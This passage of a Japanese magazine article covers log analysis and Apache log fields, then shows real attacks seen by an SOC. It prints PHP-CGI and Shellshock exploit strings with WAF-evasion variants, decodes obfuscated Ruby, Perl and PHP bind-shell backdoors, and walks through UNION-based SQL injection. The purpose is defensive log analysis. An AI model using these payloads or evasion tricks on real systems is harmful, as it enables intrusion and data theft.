findではgrepのように正規表現を用いた検索を行うことはできませんが、findstrというコマンドでは正規表現も扱えます。たとえば、次のコマンドで12時台のアクセスを抽出できます。

```
findstr "12:..:.. +0900" access_log
```

ここで「.」はPOSIX正規表現同様、任意の一文字を表します。どのような正規表現が使えるかは、「findstr /?」もしくはオンラインヘルプを確認してください。では次に、「12時台のアクセスが何件あったか？」という問いに対しては、先ほどと同じようにfindstrで行数を表示する

オプションを……といきたいところですが、残念ながらfindの「/c」オプションに相当するものがfindstrにはありません(「/c」は別の意味になります)。ですので、たとえばfindと組み合わせて、次のようにして確認できます。

```
findstr "12:..:.. +0900" access_log | find /c ":"
```

ここでは、出力結果に必ず含まれる「:」を含む行をカウント対象としました。

sortもあります

「sort *ファイル名*」でファイルの中身をソートして表示します。Linuxのsortよりは機能が限定されており、数値としての比較ができない、フィールドを指定した比較ができない(n文字目からを比較対象とするといった指定は可能)、といった制限があります。文字列比較による最小限の機能のみですが、覚えておくと役に立つかもしれません。

diffの代わりにfc

「fc *ファイル1 ファイル2*」で2つのファイルを比較し、差分を表示します。こちらもLinuxのdiffより機能は限られますが、ちょっとした比較を行うには便利なコマンドです。

もっと便利に ~PowerShell~

以上のように、Windowsのコマンドプロンプトでできることは、Linuxと比べるとかなり限定的です。そこで、現在主流のWindowsでは従来のコマンドプロンプトを拡張したPowerShellが搭載されるようになりました。PowerShellでは新たに追加されたコマンドや、バッチファイルよりも高度なスクリプトを使用できます。

誌面の都合上、PowerShellについては紹介のみに留めますが、Windows環境でほかのツールをインストールすることなくログ分析を行いたいという方は、PowerShellの機能を試してみてはいかがでしょうか。

効率良くログ分析を行うために

本節では、ログ分析を効率よく行うために考慮すべき事項やログ分析のTipsをいくつか紹介します。

ログに出力すべき項目

ログ分析をするにあたり、そもそもログを取得していないというのは論外ですが、ログがあっても、そこに必要な情報が記録されていなかったり、誤った情報が記録されていたりしては、当然、ログ分析を効率よく行うことなどできません。ここでは、Apacheのアクセスログを例に、ログに出力すべき項目を整理します。

いつ(When):日時

アクセスがいつ発生したのかを表す日時は非常に重要です。また、単に記録されているだけでなく、その時刻の正確さも重要です。とくに複数のサーバを運用している場合、NTPなどを用いて時刻の同期をとっておくことが大切です。時刻がずれていると、サーバのログ同士を突合させる場合に、非常に苦労することになります。

Apacheではログ書式で「%t」を指定すると日時が記録されます。よく使われるcombinedログ形式にも含まれています。

誰が(Who):ユーザID

Webサービスにとって、アクセスしてきているのが誰なのかは非常に重要です。実際の利用者個人を特定できることが望ましいですが、Webサービスでは非現実的ですので、通常はサービスが払い出した(あるいは利用者が登録した)ユーザIDで代用します。

Apacheではログ書式で「%u」を指定するとユーザIDを記録できるのですが、これは

HTTPの認証を用いた場合のみ使えます。最近では、FORMでユーザIDとパスワードをPOSTしてログイン処理を行うことがほとんどですので、この方式は使えません。先ほど紹介したmod_dumpioなどを使えばPOSTデータも記録できますが、ログが膨れ上がるので、現実的ではありません。Webサーバの裏で認証を司(つかさど)るアプリがある場合は、そのアプリがログに出力し、セッションIDや時刻などでアクセスログと紐付(ひも)けるのが現実的と言えるでしょう。

どこから(Where)：ソースIPアドレス

実際に利用者がどの国や地域からアクセスしているのかを特定できることが望ましいですが、これまた非現実的ですので、代わりにクライアントのソースIPアドレスを記録します。IPアドレスがわかれば、GeoIP情報を用いておおよその国・地域を特定したり、whoisの情報などから利用者が使用しているISPを特定したりできます。

Apacheではログ書式で「%h」を指定することでリモートホストを記録できます。これもcombinedログ形式に含まれています。

また、今後はHTML5のGeolocation APIを用いて、位置情報をWebアプリの側で取得・記録するようになるかもしれません。WebサーバよりもWebアプリで記録するログ項目として使われ得る情報です。

何を用いて(How)：UserAgent

クライアントのUserAgentを記録しておくことで、たとえば分析時にサーチエンジンのクローラー(ロボット)からのアクセスを除外する、といったことが可能になります。

Apacheではログ書式で「%{User-Agent}i」を指定することで、HTTPヘッダからUser-Agentヘッダの情報を記録できます。これもcombinedログ形式に含まれています。

また、これを一歩進めて、JavaScriptなどを用いてクライアントの情報(画面解像度やフォント、OS種別やインストール済みプラグインなど)を取得・記録することで、より細かく端末を識別しようとするデバイスフィンガープリントという技術もあります。これもWebサーバよりもWebアプリで記録するログ項目として使われ得る情報です。

何をして(What)：リクエストURL

利用者がWebサービス上で何を行ったかを最も的確に表すのが、リクエストURLです。URLのパスによって、どのようなファイルにアクセスしたのか、またクエリ文字列によって、どのようなパラメータがWebアプリに渡されたのかを把握できます。

Apacheではログ書式で「%r」を指定することでクエリ文字列を含むリクエストURLを記録できます。これもcombinedログ形式に含まれています。

ログ書式にはクエリ文字列を含まない「%U」という指定もあるのですが、パラメータというのはWebアプリの動作を決定する重要な変数であり、また脆弱性を狙う多くの攻撃がパラメータに攻撃パターンを仕込むことで行われていることから、通常は「%r」でクエリ文字列も含めて記録することをお勧めします。

また、本来であればPOSTで渡されるパラメータも記録する価値のある情報なのですが、先述のとおり、mod_dumpioなどを用いないとPOSTデータを記録することは残念ながらできません。

どうなった(What)：処理結果

処理結果を端的に表すものとして、HTTPのレスポンスステータスコードがあります。404(Not Found)の急増で、サーバへの偵察行動を察知した経験がある方もいらっしゃるのではないでしょうか。

Apacheではログ書式で「%>s」を指定することで(内部リダイレクトされた場合は最後の)

ステータスコードを記録できます。これもcombinedログ形式に含まれています。

本来であれば、処理結果として、クライアントに返した全データを記録しておくことが望ましいですが、ログが膨れ上がることを考えると現実的ではありません。代わりに、応答データの異常を判断する最小限の材料として、レスポンスのサイズを記録するというのが考えられます。サイズだけでも、本来データが送られるべきところでサイズが0であったり、逆に通常ではありえない大量のデータ送信が行われていたりといった事象から、異常に気づくことができます。

Apacheではログ書式で「%b」を指定することで、ヘッダ以外の送信されたバイト数を記録できます。これもcombinedログ形式に含まれています。

利用者の導線を追跡：Referer

通常、Webアプリの利用では複数回のリクエスト・レスポンスが発生します。このため、直前のリクエストが何であったのかを把握する必要が出てきます。そのために使える情報がRefererです。

Apacheではログ書式で「%{Referer}i」を指定することで、HTTPヘッダからRefererの情報を記録できます。これもcombinedログ形式に含まれています。

関連するリクエスト・レスポンスを束ねる：セッションID

Refererで述べたとおり、通常のWebアプリの利用では複数回のリクエスト・レスポンスが発生し、関連する複数のリクエスト・レスポンスを「セッション」として扱います。通常、セッションの識別はcookieに含まれる「セッションID」によって行われます。Webアプリにおける利用者の振る舞いを追跡するためには、1つのリクエスト・レスポンスに着目するだけでは不十分で、同じセッションに属する複数のリクエスト・レスポンスを一連のWebアクセスシーケンスとしてとらえる必要があります。

combinedログ形式ではセッションIDは記録されません。cookieに含まれるセッションID（ここではkey名をsessionidとします）を記録するためには、Apacheのログ書式で「%{sessionid}C」を指定します。これでサーバに送られたcookieからsessionidの値を抽出して記録できます。

また、セッションを正しく追跡するためには、サーバから払い出されるセッションIDも把握する必要があります。そのためには、レスポンスのSet-Cookieヘッダを記録する必要があります。これはApacheではログ書式で「%{Set-Cookie}o」を指定することで、実現できます。こちらもcombinedログ形式では記録されていません。

第1章で紹介したWeb Fraudのような攻撃を発見するためには、単一のHTTPリクエスト・レスポンスペアを見るだけでは不十分で、セッションを意識し、セッションを通してどのような行為が行われたのかを追跡する必要があります。その前提となるセッションIDをログに記録しておくことは、非常に重要です。

combinedログ形式にセッションIDの情報も併せて記録するように変更したcombinedWithSID形式の書式指定の例とログ出力の例を**図8**に示します。

ログ分析のTips

ここでは、とくに大容量のログを扱う際のTipsを紹介します。

高スペックなマシンで行う

最初がこれかと言われそうですが、マシンスペックは作業時間に顕著に効きます。たとえば、PCにUSB接続した外付けHDD上のログに対してPCでgrepするのと、サーバのSSDに保存したログに対してサーバ上でgrepするのでは、処理速度が10倍以上違うことも

▼図8　combinedログ形式にセッションIDの情報を付与した例

■httpd.confにおけるcombinedWithSID形式の書式指定の例

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" ➥
%{sessionid}C \"%{Set-Cookie}o\"" combinedWithSID
```

%{*foo*}C	サーバに送られたcookieの*foo*の値
%{*foo*}o	HTTPレスポンスヘッダ*foo*の内容

■出力例

```
192.168.60.108 - - [14/Apr/2015:20:45:30 +0900] "GET /www/index.php HTTP/1.1" ➥
```

リモートホスト　リモートログ名　リモートユーザ　日時　リクエストの最初の行

```
200 56149 "http://192.168.60.107/www/index.php?main_page=logoff" ➥
```

ステータス　送信バイト数　Refererヘッダの内容

```
"Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0" ➥
```

User-Agentヘッダの内容

```
isg6d0o13o6s3i3dcacver9cr3 "sessionid=geub23rklksal34afa3jfjhses; expires=Thu, ➥
```

cookieのsessionidの値　Set-Cookieヘッダの内容

```
14-May-2015 11:45:30 GMT; path=/; domain=192.168.60.107"
```

あります。

初めは軽いツールで絞り込み

最初から高機能なツールに大容量のログを読み込ませようとすると、読み込むだけでも時間がかかります。初めは動作の軽いツールで絞り込みを行い、ログサイズを小さくしてから高機能なツールで複雑な分析を行うのがお勧めです。今回紹介した標準コマンドは、最初の絞り込みに使うツールとしてはうってつけです。

定型処理は自動化

ログ分析に限った話ではないですが、定型処理はスクリプト化するなどして自動化を進めるべきです。自動化しておけば、時間のかかる分析を夜間にバッチで行うということもできます。今回紹介した標準コマンドのようなCUIによる処理は、スクリプトによる自動化が行いやすいので、これまたうってつけと言えるでしょう。

まとめ

Apacheのアクセスログを題材に、Linuxの標準コマンドでできるログ分析の例を紹介しました。また、Windowsのコマンドプロンプトで同様の処理を行うためのコマンドをいくつか紹介しました。

続いて、Apacheのアクセスログに出力すべきログ項目について説明しました。多くは標準的に用いられているcombinedログ形式に含まれるものでしたが、セッションの追跡に不可欠なセッションIDについては別途設定をしなければ記録されないことを紹介しました。

最後に、大容量のログを扱う際のTipsを紹介しました。読者のみなさんの日々のログ分析に、少しでもお役に立てば幸いです。SD

第3章 実録（じつログ）!? 目撃者はあなた（サーバ管理者）だ!

Author 羽田 大樹（はだ ひろき）／阿部 慎司（あべ しんじ） NTTコムセキュリティ㈱

本章では、Security Operation Centerで観測された、実際に攻撃が行われたログを取り上げます。攻撃者は、機械的パターンによる攻撃だけではなく、セキュリティの弱点を見極めながらいろいろな攻撃をし、目的を達成しようとします。前半では実際に残ったログを例に、実際の攻撃者の手法を解説します。後半では調査行為を伴う攻撃のログについて解説します。

はじめに

セキュリティログ分析において、どのようなログを出力させるべきか、そのログをどのようなツールやテクニックを用いて分析するべきか、というテーマは非常に重要ですが、それだけでは十分ではありません。たしかに私たちが直面するのは膨大な「ログ」です。しかし、忘れてはならないのは、私たちと対峙しているのは「攻撃者」、すなわち、この世界のどこかに実在する「人間」であるということです。当然彼らは、非常に知的な存在であり、機械的パターンによる攻撃だけではなく、我々の弱点をよく観察しながら、さまざまな攻撃テクニックを駆使して、彼ら自身の目的を達成しようとしています。

本章では、Security Operation Centerで確認されているログ（実ログ＝実録）を例に織り交ぜながら、実際の攻撃者の手法を解説します。

なお本稿では、公開されている攻撃コードや手法を取り上げていますが、これはセキュリティレベル向上を目的とするものです。許可されていないサーバへの実行は絶対に行わないでください。

攻撃者の検知回避テクニック

何らかの脆弱性が明らかになったとき、根本的な対応（たとえばアプリケーションのバージョンアップや、セキュリティパッチの適用など）を即座に実施できるシステムばかりではないことは周知の事実かと思います。この問題を解決するため、IPSやWAFのようなセキュリティデバイスで、迅速な対応を試みるケースが増えてきています。

一度セキュリティデバイスで対応を行えば、それまで簡単に成功してしまっていた攻撃が通用しなくなり、攻撃者たちも嫌気がさして、諦めてしまうかというと、残念ながらそうではありません。逆に、攻撃者はさまざまな工夫を凝らし、セキュリティデバイスでの検知を回避しようと試みはじめます。

ここからは、2つの有名な脆弱性において、実際にどのような回避テクニックが使われたのか、悪性プログラムを隠匿するためにどのような手法が使われるのかを中心に紹介していきます。

CGIモードで動作するPHPの脆弱性（CVE-2012-1823）

まずは簡単な事例から説明します。CGIモードで動作するPHPの脆弱性（CVE-2012-1823）は日本国内でも広く攻撃が観測され、各セキュリティベンダからの注意喚起を目にした方も多いかと思います。

最もシンプルなApacheなどのアクセスログは次のようなものです。

```
GET index.php?-d+allow_url_include=on+-d+safe_mode=off+-d+suhosin.simulation=on+-d+open_basedir=off+-d+auto_prepend_file=php:/input+-n HTTP/1.1
```

脆弱性によってPHPの「-d」オプションが動作します。つまりphp.iniの設定が強制的に指定されてしまうということです。

たとえば、この例では、allow_url_include（動作させるPHPスクリプトをURLで指定できるようにするオプション）をONにしていることがわかります。さらに「auto_prepend_file= php:/input」とすることで、動作させるスクリプトをPOSTパラメータとしています。

これにより、攻撃者は、サーバの設定を強制的に甘くさせつつ、好きなPHPスクリプトを送り込むことが可能となります。

回避テクニックが施されたものは次のようになります。

```
GET index.php?--define+allow_url_include%3dTrUE+-%64+safe_mode%3d0fF+-%64+suhosin.simulation%3d0N+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+-d+auto_prepend_file%3dphp://input+-n HTTP/1.1
```

「-d」という略式で書かずに「--define」としていたり、「on」や「off」という文字列でわざと大文字、小文字を混ぜ合わせたりと、最もシンプルなパターンとはかなり変わっていることがわかります。こういったパターンを作り出す攻撃コードはインターネット上で簡単に手に入れることができます。

またそのほかにも、パーセントエンコーディングを織り交ぜ、単純な文字列マッチングによる検知を回避する意図もみられます。

パーセントエンコーディングをより多用しているパターンとして次のようなものもあります。

```
GET index.php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
```

PoC（Proof of Concept）として公開された攻撃コードもこの方式を取っており、実際に観測される攻撃の多くがパーセントエンコーディングされています。

CVE-2012-1823だけでなく、HTTPのGETリクエストやPOSTリクエストによる攻撃が成立する脆弱性に対しては、この手法がよく利用され、たとえばApache Strutsの脆弱性（CVE-2013-2248、CVE-2013-2251）においても同様の回避テクニックが利用されていることがあります。

なお、パーセントエンコーディングを二重に利用する「ダブルエンコーディング」という手法もあります。これは「%」という記号をもう一度パーセントエンコードし「%25」とするものです。ディレクトリトラバーサルでも使われる「../」という文字列を例にすると**図1**のようになります。

パーセントエンコーディングは、非常にシンプルなテクニックですので、本当にこれで検知が回避されることがあるのかと疑われる読者もいるかもしれませんが、いくつかのセキュリティデバイスが持つ検知ロジックが、この手法で回避されてしまったケースが過去実際にあったという事実はお伝えしておきます。

ShellShock（CVE-2014-6271, CVE-2014-7169）

言わずと知れたbashの脆弱性です。対応に追われたサーバ管理者も多かったのではない

▼図1　ダブルエンコーディングの例

```
↓ 全体をパーセントエンコーディング
%2E%2E%2F
↓ さらに「%」をパーセントエンコーディング
%252E%252E%252F
```

でしょうか。単純な攻撃コードは次のとおりです。User-Agentに攻撃コードが仕込まれた場合には、アクセスログにもこの文字列が残されるので、目にしたことがある読者もいるかもしれません(echo以降の部分は変えていますが、多くのPoCでも見られたものです)。

```
() { :;}; echo Content-type:text/plain;
echo;/bin/ls
```

脆弱性はbashの「() {」の処理に関する部分で、この例では、lsコマンドが強制的に実行され、その結果がHTTPレスポンスとして攻撃者へ返されるようなしくみになっています。

以降では、前項のパーセントエンコーディングのような汎用的な手法ではなく、脆弱性を研究することで導き出されたshellshock特有の攻撃成立例を紹介します。

半角スペースが含まれている(「;」の後ろ)

```
() { :; }; echo Content-type:text/plain;
echo;/bin/ls
```

脆弱性の調査をきちんとせず、安易にPoCのまま「(){ :;}」という検知ロジックを作成すると検知されません。

本来HTTPのバージョンが入る部分に攻撃コードが含まれている

```
GET /cgi-bin/test.cgi () { :;}; echo
Content-type:text/plain;echo;/bin/ls
```

User-AgentやCookieなどのリクエストヘッダフィールドに、攻撃コードが含まれることが多いのですが、それ以外のフィールドに含まれていても、この例のようにリクエスト行に含まれていても攻撃が通用します。一部のセキュリティデバイスでは、どのフィールドを検知対象にするかを指定しなければならないものもあり、限定していると検知されません。

さまざまなパターンで改行されてしまっている

```
User-Agent: ()
 { :;}; echo Content-type:text/plain;
echo;/bin/ls
```

```
User-Agent: () {
 :;}; echo Content-type:text/plain;
echo;/bin/ls
```

```
User-Agent: ()
 {
 :;}; echo Content-type:text/plain;
echo;/bin/ls
```

Shellshockの場合、このようにHTTPリクエストのフィールド内に改行が含まれていても脆弱性の影響を受けます。改行コードを加味していない検知ロジックでは防御できない可能性があります。

ログ分析の際には、検索文字列をあえてあいまいにして、ある程度ゆらぎを許容できるようにすることや、攻撃コードそのものだけに注目するのではなく、それに付随する情報、たとえば、時刻、IPアドレス、User-Agentなどもヒントに、第2章で紹介したテクニックなどを駆使しながら検索していく方法が有効です。

悪性プログラムの検知回避テクニック

前項までのような脆弱性を突く攻撃と合わせ、攻撃者は悪性プログラムをHTTPのPOSTデータとして送り込んでくることがあります。POSTデータはログの取得対象としていないことが多いかもしれませんが、セキュリティデバイスのログやパケットキャプチャの一部として取得してみると、ここでも攻撃者がさまざまなテクニックを用いて検知回避を試みていることがわかります。ここでは、攻撃者が標的のサイトへ送り込んだバックドア設置用POSTデータの一部を言語別に3つ紹介します。

●Ruby

最初の例はRubyで書かれたデータです。

```
eval(%[Y29kZSA9ICUoY21WeGRXbHlaU0FuYzI5a
mEyVjBKenR6UFZSRFVGTmxjblpsY2k1dVpYY29OR
GM1TXlrN1l6MXpMbUZqWTJWd2REdHpMbU5zYjNOb
E95UnpkR1JwYmk1eVpXOXdaVzRvWXlrN0pITjBaR
```

```
zkxZEM1eVpXOXdaVzRvWXlrN0pITjBaR1Z5Y2k1e
VpXOXdaVzRvWXlrN0pITjBaR2x1TG1WaFkyaGZiR
2x1Wlh0OGJIeHNQV3d1YzNSeWFYQTdibVY0ZENCc
FppQnNMbXhsYm1kMGFEMDlNRHNvU1U4dWNHOXdaV
zRvYkN3aWNtSWlLWHQ4Wm1SOElHWmtMbVZoWTJoZ
mJHbHVaU0I3Zkc5OElHTXVjSFYwY3lodkxuTjBjb
Wx3S1NCOWZTa2djbVZ6WTNWbElHNXBiQ0I5KS51b
nBhY2soJShtMCkpLmZpcnN0CmlmIFJVQllfUExBV
EZPUk0gPX4gL21zd2lufG1pbmd3fHdpbjMyLwppb
nAgPSBJTy5wb3BlbiglKHJ1YnkpLCAlKHdiKSkgc
mVzY3VlIG5pbAppZiBpbnAKaW5wLndyaXRlKGNvZ
GUpCmlucC5jbG9zZQplbmQKZWxzZQppZiAhIFByb
2Nlc3MuZm9yaygpCmV2YWwoY29kZSkgcmVzY3VlI
G5pbAplbmQKZW5k].unpack(%Em0J)[0]);
```

「unpack(%Em0J)」という文字列から、[]内の文字列はBase64でエンコードされていることがわかります。言うまでもないかもしれませんが、Base64は非常にベーシックなエンコード方式ですので、フリーソフトやUNIXコマンドである「base64」などを使って簡単にデコードすることができます。

デコードすると次のようになります。

```
code = %(cmVxdWlyZSAnc29ja2V0JztzPVRDUFN
lcnZlci5uZXcoNDc5Myk7Yz1zLmFjY2VwdDtzLmN
sb3NlOyRzdGRpbi5yZW9wZW4oYyk7JHN0ZG91dC5
yZW9wZW4oYyk7JHN0ZGVyci5yZW9wZW4oYyk7JHN
0ZGluLmVhY2hfbGluZXt8bHxsPWwuc3RyaXA7bmV
4dCBpZiBsLmxlbmd0aD09MDsoSU8ucG9wZW4obCw
icmIiKXt8ZmR8IGZkLmVhY2hfbGluZSB7fG98IGM
ucHV0cyhvLnN0cmlwKSB9fSkgcmVzY3VlIG5pbCB
9).unpack(%(m0)).first
if RUBY_PLATFORM =~ /mswin|mingw|win32/
inp = IO.popen(%(ruby), %(wb)) rescue nil
if inp
inp.write(code)
inp.close
end
else
if ! Process.fork()
eval(code) rescue nil
end
end
```

「unpack(%(m0))」という文字列があるので、最初の()内を再度Base64でデコードしてみましょう。

```
require 'socket';s=TCPServer.new(4793);c
=s.accept;s.close;$stdin.reopen(c);$stdo
ut.reopen(c);$stderr.reopen(c);$stdin.ea
ch_line{|||l=l.strip;next if l.length==
0;(IO.popen(l,"rb"){|fd| fd.each_line {|
o| c.puts(o.strip) }}) rescue nil }
```

すると、4793ポートを開いて待ち受けるバックドアであることがわかります。

このように攻撃者はBase64によるエンコーディングを複数回行うことで、単純な文字列マッチングによる検知を無効化しようとしていることがわかります。

●Perl

次はPerlで書かれたものです。

```
perl -e 'system(pack(qq,H*,,qq,["7065726
c202d4d494f202d65202724703d666f726b28293
b657869742c696624703b24633d6e657720494f3
a3a536f636b65743a3a494e4554284c6f63616c5
06f72742c31313237322c52657573652c312c4c6
97374656e292d3e6163636570743b247e2d3e666
46f70656e2824632c77293b535444494e2d3e666
46f70656e2824632c72293b73797374656d245f2
07768696c653c3e27"],))
```

少し読みにくいですが、結論から言うと「H*」という文字列により、16進数で表記されていることがわかります。通常の文字列に変換してみましょう。

```
perl -MIO -e '$p=fork();exit,if$p;$c=new
 IO::Socket::INET(LocalPort,11272,Reuse,
1,Listen)->accept;$~->fdopen($c,w);STDIN
->fdopen($c,r);system$_ while<>'
```

すると、11272ポートを開いて待ち受けるバックドアであることがわかります。

●PHP

最後の例はPHPです。

```
php eval(base64_decode(c3lzdGVtKGJhc2U2N
F9kZWNvZGUoJ2NHVnliQ0F0VFVsUElDMWxJQ2NrY
0QxbWIzSnJLQ2s3WlhocGRDeHBaaVJ3T3lSalBXN
WxkeUJKVHpvNlUyOWphMlYwT2pwSlRrVlVLRXh2W
TJGc1VHOXlkQ3c0TWpRMExGSmxkWE5sTERFc1RHb
HpkR1Z1S1MwK1lXTmpaWEIwT3lSK0xUNW1aRzl3W
lc0b0pHTXNkeWs3VTFSRVNVNHRQbVprYjNCbGJpZ
2tZeXh5S1R0emVYTjBaVzBrWHlCM2FHbHNaVHcrS
nc9PScpKTs));
```

今回はわかりやすくBase64です。さっそく解いてみましょう。

```
system(base64_decode('cGVybCAtTUlPIC1lICI
ckcD1mb3JrKCk7ZXhpdCxpZiRwOyRjPW5ldyBJTz
o6U29ja2V0OjpJTkVUKExvY2FsUG9ydCw4MjQ0LF
JldXNlLDEsTGlzdGVuKS0+YWNjZXB0OyR+LT5mZG
9wZW4oJGMsdyk7U1RESU4tPmZkb3BlbigkYyxyKT
tzeXN0ZW0kXyB3aGlsZTw+Jw=='));
```

もう一度Base64でデコードします。

```
perl -MIO -e '$p=fork();exit,if$p;$c=new
 IO::Socket::INET(LocalPort,8244,Reuse,1
,Listen)->accept;$~->fdopen($c,w);STDIN-
>fdopen($c,r);system$_ while<>'
```

なんとPerlプログラムが現れました。前の例と同様8244ポートで待ち受けるバックドアです。攻撃者はこの文字列をさらに別のプログラムで受け取り、Perlプログラムとして実行しようとしたものと考えられます。

◆　◆　◆

ここまでの例のように、攻撃者はさまざまな工夫を凝らし、私たちの監視の目をくぐり抜けようとしており、ログ分析もなかなか一筋縄ではいきません。

Security Operation Centerで実際に観測した事例の中には、初期の最もオーソドックスな攻撃から回避テクニックを交えた攻撃へわずか2日足らずで変化していったケースもありました。

攻撃パターンを100%把握し対策していくことは残念ながら不可能です。検知回避テクニックをしっかり意識しながら分析することはもちろん重要ですが、攻撃を見逃してしまう可能性も常に念頭に置きつつ、分析精度の向上を図る必要があります。

システムを守る役割を持つ者は、このような攻撃者との高度な頭脳戦を乗り越えなければなりません。セキュリティデバイスによる対応は非常に重要であるものの、それだけでは効果が限定されてしまう可能性も念頭に、攻撃者たちとの消耗戦につき合わなくても済むよう、根本的な対応をスピーディーに行える体制を整えておくことも重要です。

調査行為を伴う攻撃

攻撃者が脆弱性を発見しても、それを悪用する方法がすぐにはわからない場合もあります。そのような状況では、攻撃者は対象システムの構成を探りながら試行錯誤して最終的な目的を目指します。このような場合に、ログがどのように出力されるか実例をもとにみてみましょう。

SQLインジェクション

インターネット上に公開しているサーバでは、ログを眺めていると不審なアクセスをよく見かけます。**図2**はWebアプリケーションに対してSQLインジェクション攻撃を受けた際のアクセスログです。脆弱性がなければ問題はないのですが、この場合はどう考えればよいでしょうか。実際に同じようにアクセスして脆弱性が存在するか確認できればよいですが、それができない場合、このログからどのような行為が行

▼図2　SQLインジェクション攻撃で情報漏洩した際のアクセスログ

```
00:23:35 GET /item.php?search=%27
00:23:39 GET /item.php?search=%27--+
00:23:48 GET /item.php?search=%27+UNION+SELECT+null+--+
00:23:55 GET /item.php?search=%27+UNION+SELECT+null%2C+null+--+
00:24:00 GET /item.php?search=%27+UNION+SELECT+null%2C+null%2C+null+--+
00:24:05 GET /item.php?search=%27+UNION+SELECT+null%2C+null%2C+null%2C+null+--+
00:24:13 GET /item.php?search=%27+UNION+SELECT+table_name%2C+null%2C+null%2C+null+FROM+
information_schema.tables+WHERE+table_type%3D%27BASE+TABLE%27--+
00:24:23 GET /item.php?search=%27+UNION+SELECT+column_name%2C+null%2C+null%2C+null+FROM
+information_schema.columns+WHERE+table_name%3D%27tbl_user%27--+
00:24:29 GET /item.php?search=%27+UNION+SELECT+name%2C+null%2C+null%2C+pass+FROM+tbl_user--+
```

われていたか、そして深刻な状況なのかどうかを分析してみましょう。

調査行為を伴う攻撃を分析するためには、攻撃者の行動を把握する必要があります。まず、簡単にSQLインジェクション攻撃をおさらいしておきましょう。**図3**のようなECサイトの商品の検索画面を用いて説明します。解説のためHTMLのソースコードの一部と、データベースに発行するSQLクエリも画面に表示しています。ユーザの入力をもとに「SELECT name, price, stock, comment FROM tbl_item WHERE name LIKE '%<**ユーザ入力**>%';」というSQLクエリを発行し、結果を表形式で表示しています。

この検索フォームにSQLインジェクション脆弱性がある場合、たとえば「**コロンビア**' UNION SELECT name, null, null, pass FROM tbl_user--」という文字列を入力すると、最終的なSQLクエリは次のように組み立てられます。


```
SELECT name, price, stock, comment FROM
tbl_item WHERE name LIKE '%コロンビア' ↵
UNION SELECT name, null, null, pass ↵
FROM tbl_user-- %';
```

UNION句は複数のSELECT文の結果を結合する構文ですが、ここでは商品一覧だけでなくユーザ情報のテーブルの内容を結合して出力しているため、実行結果には**図4**のようにユーザ名とパスワードが表示されてしまいました。このようにSQLクエリの組み立てを操作することでデータベースに不正にアクセスする攻撃がSQLインジェクションです。


ところで、攻撃者はこのテーブル名「tbl_user」やカラム名「name」「pass」、そしてテーブルのカラム数や型を事前に知っておく必要がありますが、これもSQLインジェクションで取得できます。攻撃者はまずテーブルの構造から調べます。「**コロンビア**' UNION SELECT null, null, null --」では**図5**のようなエラー画面が表示されましたが、「**コロンビア**' UNION SELECT null, null, null, null --」では**図6**のように通常どおりの画面が表示されました。このnullの数を変更して試すことでカラムの数がわかります。

次に、最初のカラムをnullから'test'に変更して「**コロンビア**' UNION SELECT 'test', null, null, null --」とします。すると**図7**のようにエラーがなくtestという文字が表示されました。これで最初のカラムは文字列型

▼図3　商品の検索画面



▼図4　商品表示画面にユーザ情報を表示



▼図5　エラー画面

ということがわかります。

最後に、テーブル名とカラム名を取得します。対象サーバのデータベースがMySQLの場合、スキーマ情報はinformation_schemaデータベースに格納されているため「**コロンビア' UNION SELECT null, table_name, null, null FROM information_schema.tables WHERE table_type='BASE TABLE'--**」と入力すると、**図8**のように存在するテーブル名の一覧を参照できます。

このように情報を少しずつ取得することで、攻撃者は最終的な目的を達成します。**図2**のログに話題を戻すと、このような一連の試行錯誤の行程がログに残っていたもので、Webサーバに脆弱性が存在し、それを悪用して少しずつ情報を取得していると考えられます。急いで対処を行うべき状況だったということが言えるでしょう。

ブラインドSQLインジェクション

次に、次ページの**図9**のログを見てみましょう。これも同じSQLインジェクションですが、これはどのような攻撃なのか、またサーバ管理者はどう考えればよいでしょうか。

WebアプリケーションにSQLインジェクション脆弱性が存在しても、前項のようにSQLの実行結果を画面に表示できない場合もあります。ブラインドSQLインジェクションはSQLの実行結果が真か偽かでページの表示が変わることを利用して1bitの情報を取得し、これを探索的に繰り返して最終的に目的の情報を得る手法です。

先ほどの商品表示画面を例に、テーブル名を取得する方法を説明します。前項と同様に商品の検索条件にSQLインジェクションを行い、次の2つのSQLクエリを構成します。攻撃者の入力はそれぞれ下線部となります。

```
①SELECT name, price, stock, comment FROM
